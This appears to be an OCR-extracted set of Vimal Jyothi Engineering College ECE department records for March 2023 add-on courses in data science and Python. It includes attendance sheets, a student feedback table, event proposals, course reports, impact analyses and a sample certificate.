37	VML19EC037	Olivia Ann Mathew	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
38	VML19EC038	Ruby Sharin	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
39	VML19EC039	Sagar Unnikrishnan	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
40	VML19EC040	Saishna Shamej	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]

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01.03.23

02.03.23

07.03.23

04.03.23

05.03.23

	IN	AN	PN	AN	PN	AN	PN	AN	PN	AN	PN	AN
41	VML19EC041	Sanath K	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
42	VML19EC042	Sarang K	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
43	VML19EC043	Savio Jose	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
44	VML19EC044	Sebastian George	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
45	VML19EC045	Shilpa M Nair	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
46	VML19EC046	Shreya Deep Anand	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
47	VML19EC047	Shruti Balachandran	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
48	VML19EC048	Sidharth K	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
49	VML19EC049	Sneha Sajeevan T	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
50	VML19EC050	Sourav K R V	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
51	VML19EC051	Swathi Lakshmi Kv	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
52	VML19EC052	Toms Raju	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
53	VML19EC054	Varsha K V	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
54	VML19EC055	Vimal Kumar P P	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
55	VML19EC056	Vishnuhankar V K	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
56	LVML19EC057	Abhijith C	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
57	LVML19EC058	Abhinav K V	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
58	LVML19EC059	Akhil Sunny	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
59	LVML19EC060	Akshay Janardhanan	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
60	LVML19EC061	Anjali K P	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
61	LVML19EC062	Heera Pradeep	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply
62	LVML19EC063	Jeena George	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply	Supply

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Overall, how would you rate the workshop? *

Mark only one oval per row.

	Poor	Average	Good	Excellent
Is this Training useful to you?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Are the Lectures interesting?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Are the Trainer involved in solving all your doubts?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Are the Trainer involved in solving all your doubts?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Were the topics covered completely?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Are You comfortable with Lab Sessions?	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

4. 2. Are You Satisfied with the Workshop ? *

Mark only one oval.

Yes

No

DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGG
ADD ON COURSE ON Conceptual study on Data Science

FEEDBACK

Timestamp	Email Address	NAME OF THE STUDENT	REGISTER NUMBER OF THE STUDENT	1. Overall, how would you rate the workshop? (Is this Training useful to you?)	1. Overall, how would you rate the Lectures interesting?	would you rate the Trainer involved in solving all your doubts?	would you rate the workshop? (Are you comfortable with Lab Sessions?)	1. Overall, how would you rate the topics covered completely?	would you rate the workshop? (Are you comfortable with Lab Sessions?)	2. Are You Satisfied with the Workshop?
3/14/2023 15:48:17	idra17073520@gmail.com	Sidharth k	VML19EC048	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:48:17	chitra842001@gmail.com	Chitra S	VML19EC016	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 15:48:19	archanaharamma2001@gmail.com	ARCHANA T	VML19EC010	Good	Excellent	Excellent	Excellent	Good	Excellent	Yes
3/14/2023 15:48:20	gopika06@gmail.com	Gopika Gopalarani	VML19EC022	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 15:48:48	donachacko2000@gmail.com	Dona Chacko	VML19EC018	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:48:51	geetha.rajasevan@gmail.com	Geethika T	VML19EC020	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:49:09	anjana.mukundhan75@gmail.com	ANJANA MUKUNDHAN	VML19EC007	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:49:35	shreya.sreevan143@gmail.com	Shreya Sreevan T	VML19EC049	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:49:45	manastoms70@gmail.com	MANASTOM S	VML19EC030	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 15:49:50	ashishbennu01@gmail.com	Ashik Benny	Vml19ec011	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:49:59	satishna2002@gmail.com	Satishna Sharmil	VML19EC040	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:50:43	ovishna2577@gmail.com	Divya Ann Mathew	VML19EC037	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:50:52	nishwarth a v@gmail.com	Nishwarth A V	VML19EC036	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:51:11	idhanujich1234@gmail.com	Dhanush CH	VML19EC017	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:51:40	mishraakashy2001@gmail.com	Malavika Aksh	VML19EC029	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 15:51:41	deepjagmud@gmail.com	KRIS PARJUNNI	VML19EC028	Excellent	Average	Average	Good	Good	Good	Yes
3/14/2023 15:52:01	soorvikr04@gmail.com	SOURAV KR V	VML19EC050	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 15:53:52	rajeshk0524@gmail.com	Rajesh K	VML19EC041	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 15:54:11	mishranir18@gmail.com	Ruby Sharmil	VML19EC001	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 15:57:34	saavanm24@gmail.com	Aavani M	VML19EC001	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 16:49:23	rajnassu3@gmail.com	NAYANA SAJI	VML19EC034	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 18:29:36	prerajesh2001@gmail.com	Rajesh P V	VML19EC014	Good	Good	Good	Good	Good	Good	Yes
3/14/2023 19:11:41	nivras000@gmail.com	Nivras Sai	VML19EC035	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/14/2023 20:32:55	jashna.noyal@gmail.com	JOSHUA NOYAL	VML19EC026	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 22:33:46	farange011@gmail.com	Farang P	VML19EC042	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:07:16	anuragm06@gmail.com	Anurag P m	VML19EC009	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:09:05	chaitanyapradeep766@gmail.com	Chaitanya p pradeep	VML19EC015	Good	Good	Good	Good	Good	Good	Yes
3/15/2023 9:30:18	pratikprasad73@gmail.com	Anil Prasad	VML19EC005	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:34:00	raishrividyal52@gmail.com	Muhammad Raish	VML19EC033	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:34:37	ashwinakiran0177@gmail.com	Ashwin Suresh	VML19EC012	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:35:11	abhinav.kv.nambiar1999@gmail.com	Abhinav K V	VML19EC058	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:37:35	athu.george021@gmail.com	ATHU GEORGE	VML19EC013	Good	Good	Good	Good	Good	Good	Yes
3/15/2023 9:38:06	swathilakshmi2000@gmail.com	Swathi Lakshmi K	VML19EC021	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:43:34	swathiraj006@gmail.com	Tom's Raju	VML19EC052	Good	Good	Good	Good	Good	Good	Yes
3/15/2023 9:45:40	johny614@gmail.com	John jhesh	Vml19ec023	Good	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:49:03	sebastiangeorge75@gmail.com	Sebastian George	VML19EC044	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:49:08	keethipradeep199@gmail.com	Keerthi Pradeep K	VML19EC027	Good	Good	Good	Good	Good	Good	Yes
3/15/2023 9:49:31	fermy2001@gmail.com	Fermy Jose	VML19EC019	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:50:28	adwaitk12001@gmail.com	Adwait Krishna	VML19EC054	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:52:21	jeethvishal@gmail.com	JEEVA GEORGE	VML19EC023	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:56:23	jeethjamesh000@gmail.com	Jeeth James	Vml19ec024	Good	Good	Good	Good	Good	Good	Yes
3/15/2023 9:57:54	abhinav7@gmail.com	Abhinav C	VML19EC057	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes
3/15/2023 9:57:54	anujkati@gmail.com	Anuj KP	VML19EC021	Excellent	Excellent	Excellent	Excellent	Excellent	Excellent	Yes

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VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
DEPARTMENT OF ECE

Report on ADD ON Course

ADEC801 CONCEPTUAL STUDY ON DATA SCIENCE

A five-day workshop on Conceptual Study on Data Science was conducted for S8 ECE students from 1st March to 5th March of 2023. It was conducted at Advanced Communication Lab, ECE Department.

The session was handled by Dr. Sarin C R (Academic Manager and SME (Data Science)). About 61 students attended this session. Major topics discussed were Basics of Python, SQL and Microsoft Power BI. Also several websites were introduced which included github, datalemur, LinkedIn, etc., for future job opportunities. He encouraged us to attend a Cognitive AI test which is related to the topics that he had covered to attain a certificate that can help us upgrade our profile.

The session was very useful and informative. A good response was put forward by the students and they are eager to know more about this and wanted more sessions like this in future.

1

PHOTOS



Conceptual Study on Data Science on 1-5 march 2023 by Dr. Sarin C R, Academic Manager and SME Data Science

Report Prepared by
Ms. Shimna P K
Faculty Advisor

To,

The Bursar/Principal

VJEC
Chempuri

From,

HOD
ECE Dept.

Respected Sir,

Request for Add-on Course Remuneration - Reg.

Electronics and Communication Engg. department has conducted an Add-on course 'conceptual study data science' on 01/3/23 to 05/03/23 for SB ECE students.

The remuneration of the course is 27000/-. So I kindly request you to credit the amount to the following account for the same.

Thanking you.

Canara Bank

A/C NO: 24272200005105

A/c Holder: Sarin C.R.

IFSC: CNRB0003589

MMID: 9015451

Kozhenchery.

SB ECE Tutor
Sudhacana Vijayan
Imp
19/3/23.

Date: 19/3/23

Place: Chempuri

Submitted to the Principal

Shri
15/3/23

Imp
17/3/23



PostEventImpactAnalysisReport

1	Eventypeandname	ADD ON Course ADEC801 Conceptual study of Data Science
2	Dateandtime	March 1, 2023 to March 5, 2023
3	Participants/audience	Semester 8 ECE Students
4	Venue	Research lab, ECE
5	Outcomesoftheevent	Students will be able to 1. Apply quantitative modeling and data analysis techniques to the solution of real-world business problems 2. Effectively present results using data visualization techniques.
6	Attainmentlevelofoutcomes	3
7	Listoffeedbackfromtheparticipants	Very good feedback from the students. Feedback session(Oral) conducted in the end of the program.
8	ConnectedPOs/COs	PO1, PO2, PO3, PO4 and PO 12
9	Anyotherrelevantinformation	Resource person: Mr. Sarin C R Chief Resource Person AltGrades Kochi.
10	Responsiblepersons	Report preparedbyRecommendedby Dr. Jayesh George (AsP/ECE) Dr. Anto Sahaya Dhas (HOD/ECE)

Table of Content

Sl. No	Contents
1	Cover Page
2	Poster
3	Syllabus
4	Number of Students Registered
5	Student Attendance
6	Event Photographs
7	Post Event Impact Analysis Report
8	Sample Certificate


EVENT PROPOSAL FORM




VIMAL JYOTHI ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERI - 670632, KANNUR D.T. KERALA
An ISO 9001: 2008 Certified Institution

1	Event type and Name	Add on course on "Python programming for Data science & Machine Learning"(ADEC601)
2	Date and time	15/03/2023 to 17/03/2023, 9.00AM to 4.00 PM
3	Participants/audience	S6 ECE students(2020-24 Batch).
4	Venue	ECE department -Advanced communication engineering lab.
5	Objectives	To understand the fundamentals of Python programming language.
6	Expected outcomes	Students will understand Python fundamentals and they will be able to develop python programs for various applications.
7	Connected POs/PSOs	PO1, PO3, PO5, PO12
8	Resource requirements	Course fee - Rs.30000 + 18% GST (Approved by the management)
9	Any other Relevant Information	Resource Person/team - Quest Innovative solutions Kannur. Accommodation is required for the resource team (2 members)
10	Responsible Persons	Mr.Binil Kumar K , AP, ECE Mr.Lekshmy S , AP, ECE Ms. Adarsh K S , AP, ECE
11	Department	Electronics & Communication Engineering Department, VJEC.


Proposal prepared by
Binil Kumar K
AP, ECE


Proposal Recommended by
Dr. D. Anto Sahaya Dhas
Professor & Head , ECE Dept.






VIMAL JYOTHI
ENGINEERING COLLEGE

QUEST
INNOVATIVE SOLUTIONS



ADEC 601

PYTHON PROGRAMMING FOR DATA SCIENCE & MACHINE LEARNING



DATE

15 - 17 MARCH 2023

TIME

09:00 AM - 04:10 PM

VENUE

ADVANCED COMMUNICATION LAB,
ECE DEPARTMENT

PARTICIPANTS

56 ECE STUDENTS

COORDINATORS

MR. BINILKUMAR K
MS. LEKSHMY S
MR. ADARSH K S

CONVENOR

DR. D ANTO SAHAYA DHAS

Advanced Learning in Python

For Semester 6 ECE Students

Curriculum designed by

Mr. Adarsh K.S

Mr. Binil Kumar .K

Ms. Lekshmy S

Day I - Fundamentals

9.00-11.00	Introduction on Python Advantages and Dis-advantages of Python A comparison between R and Python Popular IDEs for Python
11.00-01.00	Python Installation Basic python installation Python IDE installation Visual Studio Code
2.00-4.00	Introduction to variables Declaring variables in Python The automatic assignment of data types to variables in Python Collections of variables Basic Data Structures

Day II - Strings and Operators

9.00-11.00	Strings as array, String length, Check if is in String Slicing
11.00-01.00	Operators, Arithmetic and logical operator, Boolean operator
2.00-4.00	Lists, tuples, sets and Dictionaries, Access Change and Add item to Lists, Tuples, Sets

Day III - Statements and File handling

9.00-11.00	Looping Statements- What are loops for-each loop while loop
11.00-01.00	Conditional Statements, What are conditional statements Different types of conditional statements
2.00-4.00	File handling

Day IV - Data Science and Projects

FN	Introduction to Data Science, Installing Jupyter Notebook using Anaconda, Pandas
AN	Hands on Project

Day V-Advanced Data Science and Projects

FN	Hands on Project
AN	Hands on Project

Expected Budget: 35400/- (Including tax)

References:

1. https://www.linkedin.com/jobs/search/?currentJobId=3409403361&f_E=2&geold=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R
2. https://www.linkedin.com/jobs/search/?currentJobId=3409403361&f_E=2&geold=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R
3. TCS:
<https://www.linkedin.com/jobs/view/data-analyst-python-sql-at-tata-consultancy-services-3392828701/?originalSubdomain=in>
4. Wipro: <https://www.instahyre.com/job-122440-data-scientist-at-wipro-bangalore/>
5. Sutherland: [jd=3427437927&originalSubdomain=in](https://www.linkedin.com/jobs/view/data-analyst-python-sql-at-tata-consultancy-services-3392828701/?originalSubdomain=in)
6. https://www.linkedin.com/jobs/data-visualization-specialist-etl-python-power-bi-jobs/?currentJobId=3409403361&f_E=2&geold=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R
7. https://www.linkedin.com/jobs/search/?currentJobId=3409403361&f_E=2&geold=102713980&keywords=data%20analyst&location=India&originalSubdomain=in&refresh=true&sortBy=R

Tutors

HOD

Vimal Jyothi Engineering College, Chempur
Department of Electronics and communication Engineering
56 ECE(2020-24)

Academic year 2022-23

Course: ADEC601 Python programming for Data science and Machine learning

Sl.No	KTU ID	Name
1	VML20EC001	Abhinav M
2	VML20EC002	Abhinaya Harindran
3	VML20EC003	Ajay Biju
4	VML20EC004	Ajimon Francis
5	VML20EC005	Akash Benny
6	VML20EC006	Alaida Thomas
7	VML20EC007	Alan P Mathew
8	VML20EC008	Alex Daniel
9	VML20EC009	Alfonsa
10	VML20EC010	Amrathenda K
11	VML20EC011	Anamika P V
12	VML20EC012	Anjima T K
13	VML20EC013	Anulakshmi C
14	VML20EC014	Anusree C
15	VML20EC015	Aparna K
16	VML20EC016	Ashish Mathew
17	VML20EC017	Ashwin Ajith
18	VML20EC018	Aswin Divakaran
19	VML20EC019	Binil Kurian
20	VML20EC020	Bobit Benny
21	VML20EC021	C.P Vasha
22	VML20EC022	Devika Dinesh
23	VML20EC023	Gautham Krishna K
24	VML20EC024	Gokulkrishnan
25	VML20EC025	Gopika Sanil
26	VML20EC026	Harichandana D
27	VML20EC027	Helna Saji
28	VML20EC028	Johns Jiji
29	VML20EC029	Kannanmohan
30	VML20EC030	Kiran K
31	VML20EC031	Krishnapriya V S
32	VML20EC032	Kahora Sajesh
33	VML20EC033	Mathew M J
34	VML20EC034	Meghana Suresh M
35	VML20EC035	Melwin Paul
36	VML20EC036	Navanorth V
37	VML20EC037	Navya M
38	VML20EC038	Nibin B V
39	VML20EC039	Parvana Pradhep
40	VML20EC040	Pranav N
41	VML20EC041	Praneetha A K
42	VML20EC042	Ramesh Pallath
43	VML20EC043	Sandhwanadas
44	VML20EC044	Sandra Elizabeth Alex
45	VML20EC045	Sanjay Manoj
46	VML20EC046	Sanju P S
47	VML20EC047	Sarah Saseendran
48	VML20EC048	Seejishnu P A
49	VML20EC050	Thomas George
50	VML20EC051	Vaibhav S
51	VML20EC052	Vishnu Priya K
52	LVML20EC053	SREERAG K P

Tutors

Mr Binil Kumar K
 Ms. Lekshmy S
 Mr. Adarsh K S

Vimal Jyothi Engineering College, Chemperi
Department of Electronics and communication Engineering
S6 ECE(2020-24)

Academic year 2022-23

Course: ADEC601 Python programming for Data science and Machine learning

SLNo	KTU ID	Name	15-03-2023		16-03-2023		17-03-2023	
			FN	AN	FN	AN	FN	AN
1	VML20EC001	Abhinav M						
2	VML20EC002	Abhinaya Harindran						
3	VML20EC003	Ajay Biru						
4	VML20EC004	Ajimon Francis						
5	VML20EC005	Akash Benny						
6	VML20EC006	Alaidia Thomas						
7	VML20EC007	Alan P Mathew						
8	VML20EC008	Alex Daniel						
9	VML20EC009	Alfonso						
10	VML20EC010	Amruthendu K						
11	VML20EC011	Anamika P V						
12	VML20EC012	Aojima T K						
13	VML20EC013	Anulakshmi C						
14	VML20EC014	Anusree C						
15	VML20EC015	Aparna K						
16	VML20EC016	Ashish Mathew						
17	VML20EC017	Ashwin Ajith						
18	VML20EC018	Aswin Divakaran						
19	VML20EC019	Binil Kurian						
20	VML20EC020	Bobit Benny						
21	VML20EC021	C.P Varsha						
22	VML20EC022	Devika Einesh						
23	VML20EC023	Gautham Krishna K						
24	VML20EC024	Gokulkrishnan						
25	VML20EC025	Gopika Sanil						
26	VML20EC026	Harithandana D						

SlNo	KTU ID	Name	15-03-2023		16-03-2023		17-03-2023	
			FN	AN	FN	AN	FN	AN
27	VML20EC027	Helna Saji	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
28	VML20EC028	Johns Jiji	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
29	VML20EC029	Kannannmohan	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
30	VML20EC030	Kiran K	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
31	VML20EC031	Krishnapriya V S	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
32	VML20EC032	Ksheera Sajeesh	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
33	VML20EC033	Mathew M J	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
34	VML20EC034	Merghana Suresh M	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
35	VML20EC035	Melwin Paul	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
36	VML20EC036	Navaneeth V	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
37	VML20EC037	Navya M	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
38	VML20EC038	Nibin B V	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
39	VML20EC039	Parvana Pradeep	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
40	VML20EC040	Pramav N	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
41	VML20EC041	Praneetha A K	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
42	VML20EC042	Ronex Pallath	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
43	VML20EC043	Sandhwanadas	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
44	VML20EC044	Sandra Elizebath Alex	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
45	VML20EC045	Sanjay Manoj	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
46	VML20EC046	Sanju P S	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
47	VML20EC047	Sarath Saseendran	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
48	VML20EC049	Sreejishnu P A	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
49	VML20EC050	Thomas George	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
50	VML20EC051	Vaibhav S	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
51	VML20EC052	Vishnu Priya K	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]
52	LVML20EC053	SREERAG K P	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]	[Signature]

Tutors

Mr. Binil Kumar K
 Ms. Lekshmy S
 Mr. Adarsh K S

HOD

Dr. Anto Sahayadhas



VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

DEPARTMENT OF ELECTRONICS AND COMMUNICATION ENGINEERING

S6 ECE (2020-24 BATCH)

ADD-ON COURSE REPORT

**TITLE: PYTHON PROGRAMMING FOR DATA SCIENCE AND MACHINE
LEARNING**

CODE:ADEC601

As a part of Programming Skill Development, a session on Conceptual Study On Python Programming for Data Science and Machine Learning was conducted for S6 ECE students from 15th March to 17th March of 2023. The venue was Advanced Communication Lab, ECE Department.

The session was handled by Mr.Jayasurya and Mr.Akesh (Trainers of Quest). About 53 students attended this session. Major topics discussed were Basics of Python, SQL and Microsoft Power BI. Also several websites were introduced which included github, datalemur, LinkedIn, etc.,for future job opportunities. They encouraged the students to do more certified courses related to python which will help them in placements.

The session was very useful and informative. A good response was put forward by the students and they are eager to know more about this and wanted more sessions like this in future.



Python Programming for Data Science and Machine Learning on 15-17 march 2023 by Mr. Jayasurya and Mr. Akesh from Quest



PostEventImpactAnalysisReport

1	Eventtypeandname	ADD ON Course ADEC601 Python programming for data science and machine learning
2	Dateandtime	March 15, 2023 to March 19, 2023
3	Participants/audience	Semester 6 ECE Students
4	Venue	Research lab, ECE
5	Outcomesoftheevent	Students will understand python fundamentals and they will be able to develop python programs for various applications
6	Attainmentlevelofoutcomes	3
7	Listoffeedbackfromtheparticipants	Very good feedback from the students. Feedback session(Oral) conducted in the end of the program.
8	ConnectedPOs/COs	PO1, PO2, PO3, PO4 and PO 12
9	Anyotherrelevantinformation	Resource person: Mr. Jayasurya and Mr. Akesh, Resource Persons from Quest.
10	Responsiblepersons	Report prepared by Recommended by Binil Kumar K (AP/ECE) Dr. Anto Sahaya Dhas(HOD/ECE)

CERTIFICATE


OF

PROFICIENCY

Quest Innovative Solutions certifies that **Ms. Amruthendu K (VML20EC010)**, 6th semester, B.Tech Electronics and Communication Engineering student of Vimal Jyothi Engineering College, Chemperi, Kannur has completed 5 days add-on course titled **“Python Programming for Data Science & Machine Learning”** during the period from **15/03/2023** to **19/03/2023**.



Chief Technology Officer



Centre Head

Date: 31/03/2023

Certificate No. CHN1112102721

QUEST
INNOVATIVE SOLUTIONS

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T: 0484-2204108/2204109 | www.qis.co.in

ISO 9001:2015 & 10002:2014 Certified Company

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6	Student Attendance
7	Sample Certificate



ADD ON
COURSE

ADEC 401

FUNDAMENTALS IN PYTHON PROGRAMMING



DATE

10 - 14 MARCH 2023

TIME

09:00 AM - 04:10 PM

VENUE

ADVANCED COMMUNICATION LAB,
ECE DEPARTMENT

PARTICIPANTS

S4 ECE STUDENTS

COORDINATORS

MR. VINOD J THOMAS
MR. MANOJ K C
MS. JERRIN YOMAS

CONVENOR

DR. D ANTO SAHAYA DHAS

EVENT PROPOSAL FORM



VIMAL JYOTHI
ENGINEERING COLLEGE
JYOTHI NAGAR, CHEMPERI - 670632, KANNUR D.T., KERALA
An ISO 9001: 2008 Certified Institution

1	Event type and Name	Add on course on "Fundamentals in python programming"
2	Date and time	10/03/2023 to 14/03/2023, 9.00AM to 4PM
3	Participants/audience	S4 ECE students (2021-25 Batch).
4	Venue	ECE department -Advanced communication engineering lab.
5	Objectives	To understand the fundamentals of Python programming language.
6	Expected outcomes	Students will understand Python fundamentals and they will be able to develop python programs for various applications.
7	Connected POs/PSOs	PO1, PO3, PO5, PO12
8	Resource requirements	Course fee - Rs.30000 + 18% GST (Approved by the management)
9	Any other Relevant Information	Resource Person/team - Quest Innovative solutions Kannur. Accommodation is required for the resource team (2 members)
10	Responsible Persons	Mr. Vinod J Thomas ,ASP, ECE Mr. Manoj K C ,ASP, ECE Ms. Jerrin Yomas , ASP, ECE
11	Department	Electronics & Communication Engineering Department, VJEC.

Proposal prepared by
Vinod J Thomas
Assoc. Prof, ECE

Proposal Recommended by
Dr. Anto Sahaya Dhas
Professor & Head, ECE Dept.

Report

VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
DEPARTMENT OF ELECTRONICS AND COMMUNICATION
ENGINEERING

S4 ECE (2021-25BATCH)

ADD-ON COURSE REPORT

TITLE: FUNDAMENTALS IN PYTHON PROGRAMMING

CODE – ADEC401

The Electronics & Communication Engineering department of Vimal Jyothi Engineering College conducted an add-on course for fourth-semester ECE students aimed at skill development. The course was held from 10th March to 14th March 2023 and aimed to equip students with practical knowledge and experience in the field of Python programming.

The course, which covered fundamental concepts in Python programming and their practical implementation was led by Mr. Akesb and Mr. Jayasurya of Quest Innovative Solutions and was attended by 54 fourth-semester ECE students from Vimal Jyothi Engineering College.

On the first day of the add-on course, a range of topics were covered, primarily focused on the fundamentals of Python programming. The day began with an introduction to Python and a discussion of its advantages and disadvantages compared to other programming languages such as R. The session also covered the popular Integrated Development Environments (IDEs) for Python and provided guidance on installing Python and Visual Studio Code. Students were then introduced to the concept of variables, including how to declare them and the automatic assignment of data types in Python. The session also covered collections of variables and basic data structures such as strings, including strings as arrays, string length, checking if a string is in, and string slicing. Additionally, operators, including arithmetic and logical operators and Boolean operators, were introduced. Finally, the session concluded with an overview of lists, tuples, sets, and dictionaries, providing students with a solid foundation in Python programming fundamentals.

On the second day of the add-on course, the session focused on additional fundamentals of Python programming. The day began with an introduction to looping statements, including a discussion of what loops are and an overview of for-each loop and while loops. The session then moved on to conditional statements, including an explanation of what they are and a detailed look at the different types of conditional statements. Next, the session covered user-defined functions and lambda functions, including an explanation of what each is and how to use them. The day concluded with a session on file handling in Python, providing students with a foundation in this important aspect of Python programming.

On the third day of the Python workshop, participants were introduced to the basics of data science and data analysis using the Python programming language. The day started with

